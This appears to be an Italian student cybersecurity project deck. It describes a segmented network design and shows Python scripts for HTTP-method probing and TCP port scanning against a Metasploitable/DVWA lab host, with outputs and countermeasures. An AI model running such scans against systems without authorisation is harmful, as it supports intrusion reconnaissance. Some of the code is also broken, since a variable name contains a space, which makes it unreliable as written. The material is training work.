


GIOCATORE 1



PUNTEGGIO 2500



GIOCATORE 2



BUILDO WEEK

START

MENU

SIGN IN

REPORT



MENU

➡ 01

♦ 07

★ 25



INDICE


◆ ARGOMENTI TRATTATI



PACKET TRACER



METODI HTTP



PORT SCANNING




BRUTE FORCE

PACKET TRACER


ABBIAMO SVILUPPATO IL DESIGN DELLA RETE SUDDIVIDENDO LA DMZ E LA RETE INTERNA, CHE A SUA VOLTA È STATA DIVISA NELLE AREE DI AMMINISTRAZIONE E COMPARTO SICUREZZA.

PER GARANTIRE LA SICUREZZA DELLE SOTTORETI INTERNE, OVVERO AMMINISTRAZIONE E REPARTO SICUREZZA, È STATO INSTALLATO UN FIREWALL TRA DI ESSE E LA RETE INTERNA. IN QUESTO MODO, ANCHE SE UN SEGMENTO VIENE COMPROMESSO, L'IMPATTO SUL RESTO DELLA RETE SARÀ LIMITATO.



[TORNA ALL'INDICE](#)

[TORNA ALL'INDICE](#)



❖ POICHÉ LA DMZ DEVE ESSERE ACCESSIBILE DA INTERNET IN MODALITÀ SICURA, LE BEST PRACTICES PREVEDONO L'IMPLEMENTAZIONE DI SISTEMI DI SICUREZZA QUALI UN SERVER PROXY, IDS E IPS. OLTRE A CIÒ, OVVIAMENTE, È NECESSARIO UN FIREWALL.

DI PIÙ...

[TORNA ALL'INDICE](#)



• IL SISTEMA DI RILEVAMENTO DELLE INTRUSIONI (IDS) MONITORA IL TRAFFICO DI RETE PER IDENTIFICARE COMPORTAMENTI SOSPETTI E POTENZIALI MINACCE, MENTRE IL SISTEMA DI PREVENZIONE DELLE INTRUSIONI (IPS) PUÒ AGIRE IN MODO PROATTIVO PER FERMARE UN ATTACCO. IL SERVER PROXY GESTISCE IL TRAFFICO TRA LA RETE INTERNA E INTERNET, FORNENDO FUNZIONALITÀ COME IL BILANCIAMENTO DEL CARICO E LA CACHE DELLE RISORSE, OLTRE AD ESAMINARE E FILTRARE IL TRAFFICO IN MODO PIÙ AVANZATO.

IL FIREWALL PERIMETRALE FILTRA E CONTROLLA IL TRAFFICO IN ARRIVO DALLA RETE WAN, CONSENTENDO L'ACCESSO SOLO AL TRAFFICO AUTORIZZATO NELLA RETE LAN. IN QUESTO MODO, LA RETE PUÒ CONSIDERARSI EFFICACEMENTE PROTETTA.

• ABBIAMO INIZIATO CREANDO GLI SCRIPT DEI METODI HTTP. I METODI HTTP DEFINISCONO LE AZIONI CHE POSSONO ESSERE ESEGUITE SU UN SERVIZIO WEB, OSSIA IL WEB SERVER DELLA COMPAGNIA THETA. QUESTO WEB SERVER È STATO IMPERSONALIZZATO DALLA MACCHINA METASPLOITABLE SULLA PORTA 80.

METODI HTTP

```
HTTP_Requests.py
~/Desktop

1 import requests
2
3 def scan_metodi_http(ip bersaglio):
4     metodi_http =[ "GET", "HEAD", "POST", "PUT", "DELETE", "CONNECT", "OPTIONS", "TRACE"]
5
6     for method in metodi_http:
7
8         try:
9             url=f" http:// {ip bersaglio} dvwa/login.php"
10            response = requests.request(method, url, verify=False)
11            print(f" {method}: {response.status_code}")
12        except requests.exceptions.RequestException as e:
13            print(f" {method}: Errore - {e}")
14    if __name__ == "__main__":
15        ip bersaglio=input("Inserisci l'indirizzo ip target: ")
16        scan_metodi_http(ip bersaglio)
```

```
kali@kali: ~/Desktop
(kali㉿kali)-[~/Desktop]
$ python HTTP_Requests.py
Inserisci l'indirizzo ip target: 192.168.32.101
GET: 200
HEAD: 200
POST: 200
PUT: 200
DELETE: 200
CONNECT: 400
OPTIONS: 200
TRACE: 200
PATCH: 200
```

[TORNA ALL'INDICE](#)



• ESSO ESEGUE UNA SCANSIONE DI UN INDIRIZZO IP DI DESTINAZIONE UTILIZZANDO DIVERSI METODI HTTP, E VIENE ESEGUITO UN LOOP ATTRAVERSO CIASCUN METODO HTTP NELLA LISTA.

• I RISULTATI OTTENUTI INDICANO CHE QUASI TUTTI I METODI SONO STATI ACCETTATI CON SUCCESSO DAL SERVER (CODICE DI STATO 200), MA IL METODO CONNECT HA GENERATO UN ERRORE.

PER EFFETTUARE UNA RICHIESTA HTTP CON LA LIBRERIA `REQUESTS` , IL CODICE PRENDE COME ARGOMENTI IL METODO HTTP, L'URL E ALTRI PARAMETRI OPZIONALI.

IN CONCLUSIONE, LO SCRIPT DEVE EFFETTUARE UNA RICHIESTA HTTP AL SERVER SPECIFICATO TRAMITE L'URL FORNITO, UTILIZZANDO TUTTI I METODI HTTP E IGNORANDO LA VERIFICA DEL CERTIFICATO SSL .

NELLO SCRIPT VIENE ESPLICATAMENTE RICHIESTO CHE DURANTE LO SVOLGIMENTO DELL'ESERCIZIO DEVONO ESSERE ITERATI TUTTI I METODI HTTP E POI STAMPATI A SCHERMO INSIEME AL PROPRIO CODICE DI STATO .

pen ▾  **HTTP_Requests.py** Ln 20, Col 5  

```
import requests

def scan_metodi_http(ip bersaglio):
    metodi_http = ["GET", "HEAD", "POST", "PUT", "DELETE", "CONNECT", "OPTIONS", "TRACE", "PATCH"]

    for method in metodi_http:



        try:
            url=f"http://{ip bersaglio}dvwa/login.php"
            response = requests.request(method, url, verify=False)
            print(f"{method}: {response.status_code}")
        except requests.exceptions.RequestException as e:
            print(f"{method}: Errore - {e}")

if __name__ == "__main__":
    ip bersaglio=input("Inserisci l'indirizzo ip target: ")
    scan_metodi_http(ip bersaglio)
```

kali@kali: ~/Desktop

```
(kali㉿kali)-[~/Desktop]
$ python HTTP_Requests.py
Inserisci l'indirizzo ip target: 192.168.32.101
GET: 200
HEAD: 200
POST: 200
PUT: 200
DELETE: 200
CONNECT: 400
OPTIONS: 200
TRACE: 200
PATCH: 200
```

MENU



INITIOPORT
SCANNING

GIOCATORE 1




PUNTEGGIO 2500



GIOCATORE 2

PORT SCANNING

[Torna all'indice](#)



◆ LO SCRIPT DA NOI IDEATO ESEGUE UNA SCANSIONE DELLE PORTE APERTE SU UN HOST SPECIFICATO, TENTANDO DI CONNETTERSI A CIASCUNA PORTA NELL'INTERVALLO SPECIFICATO E STAMPANDO UN MESSAGGIO SE LA CONNESSIONE HA SUCCESSO. È UNA TECNICA UTILIZZATA PER ESPLORARE E IDENTIFICARE I SERVIZI ATTIVI SU UNA RETE INFORMATICA, GRAZIE ALLA QUALE È POSSIBILE FARE UNA VALUTAZIONE DELLA SICUREZZA DI UNA RETE E LA MAPPATURA DELLA TOPOLOGIA DI UNA RETE.

CONTROMISURE

TRA LE CONTROMISURE CHE POSSONO ESSERE ADOTTATE PER LIMITARE I DANNI DEL PORT SCANNING TROVIAMO:

- ◆ CONFIGURA UN FIREWALL PER FILTRARE IL TRAFFICO IN ENTRATA E IN USCITA
- ◆ LIMITARE L'ACCESSO ALLE SOLE PORTE NECESSARIE PER LE OPERAZIONI LEGITTIME
- ◆ REGISTRARE E MONITORARE I LOG DI SISTEMA E DI SICUREZZA PER INDIVIDUARE PATTERN ANOMALI O ATTIVITÀ SOSPETTE
- ◆ UTILIZZARE STRUMENTI DI MONITORAGGIO DEL TRAFFICO DI RETE PER IDENTIFICARE COMPORTAMENTI SOSPETTI E ATTIVITÀ DI SCANNING

[TORNA ALL'INDICE](#)

AABBIAMO CREATO UNA FUNZIONE CHE HA COME PARAMETRI
L'INDIRIZZO IP DEL TARGET, LA PORTA DI INIZIO PER LO SCANNING
E LA PORTA DI FINE.

IL SOCKET È STATO CONFIGURATO PER UTILIZZARE L'INDIRIZZO IPV4
E IL PROTOCOLLO TCP.

```
1 import socket
2
3 def scan_ports(target_host, start_port, end_port):
4     print(f"Scanning {target_host} per porte aperte... \n")
5
6     for port in range(start_port, end_port + 1):
7         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8         sock.settimeout(1)
9
10    try:
11        sock.connect((target_host, port))
12        print(f"Porta {port} aperta")
13    except (socket.timeout, socket.error):
14        pass
15    finally:
16        sock.close()
17
18 if __name__ == "__main__":
19     target_host = input("Inserisci l'indirizzo IP del target: ")
20     start_port = int(input("Inserisci la porta di inizio dello scanning: "))
```

```
5
6     for port in range(start_port, end_port + 1):
7         sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
8         sock.settimeout(1)
9
10    try:
11        sock.connect((target_host, port))
12        print(f"Porta {port} aperta")
13    except (socket.timeout, socket.error):
14        pass
15    finally:
16        sock.close()
17
18 if __name__ == "__main__":
19     target_host = input("Inserisci l'indirizzo IP del target: ")
20     start_port = int(input("Inserisci la porta di inizio dello scanning: "))
21     end_port = int(input("Inserisci la porta di fine dello scanning: "))
22
23     scan_ports(target_host, start_port, end_port)
24
```

```
(kali㉿kali)-[~/Desktop]  
└─$ python porta.py  
Inserisci l'indirizzo IP del target: 192.168.32.101  
Inserisci la porta di inizio dello scanning: 1  
Inserisci la porta di fine dello scanning: 1024  
Scanning 192.168.32.101 per porte aperte...  
  
Porta 21 aperta  
Porta 22 aperta  
Porta 23 aperta  
Porta 25 aperta  
Porta 53 aperta  
Porta 80 aperta  
Porta 111 aperta  
Porta 139 aperta  
Porta 445 aperta  
Porta 512 aperta
```

LO SVOLGIMENTO DELLO
SCRIPT MOSTRA TUTTE LE
PORTE APERTE.

MENU



INIZIO
BRUTE
FORCE

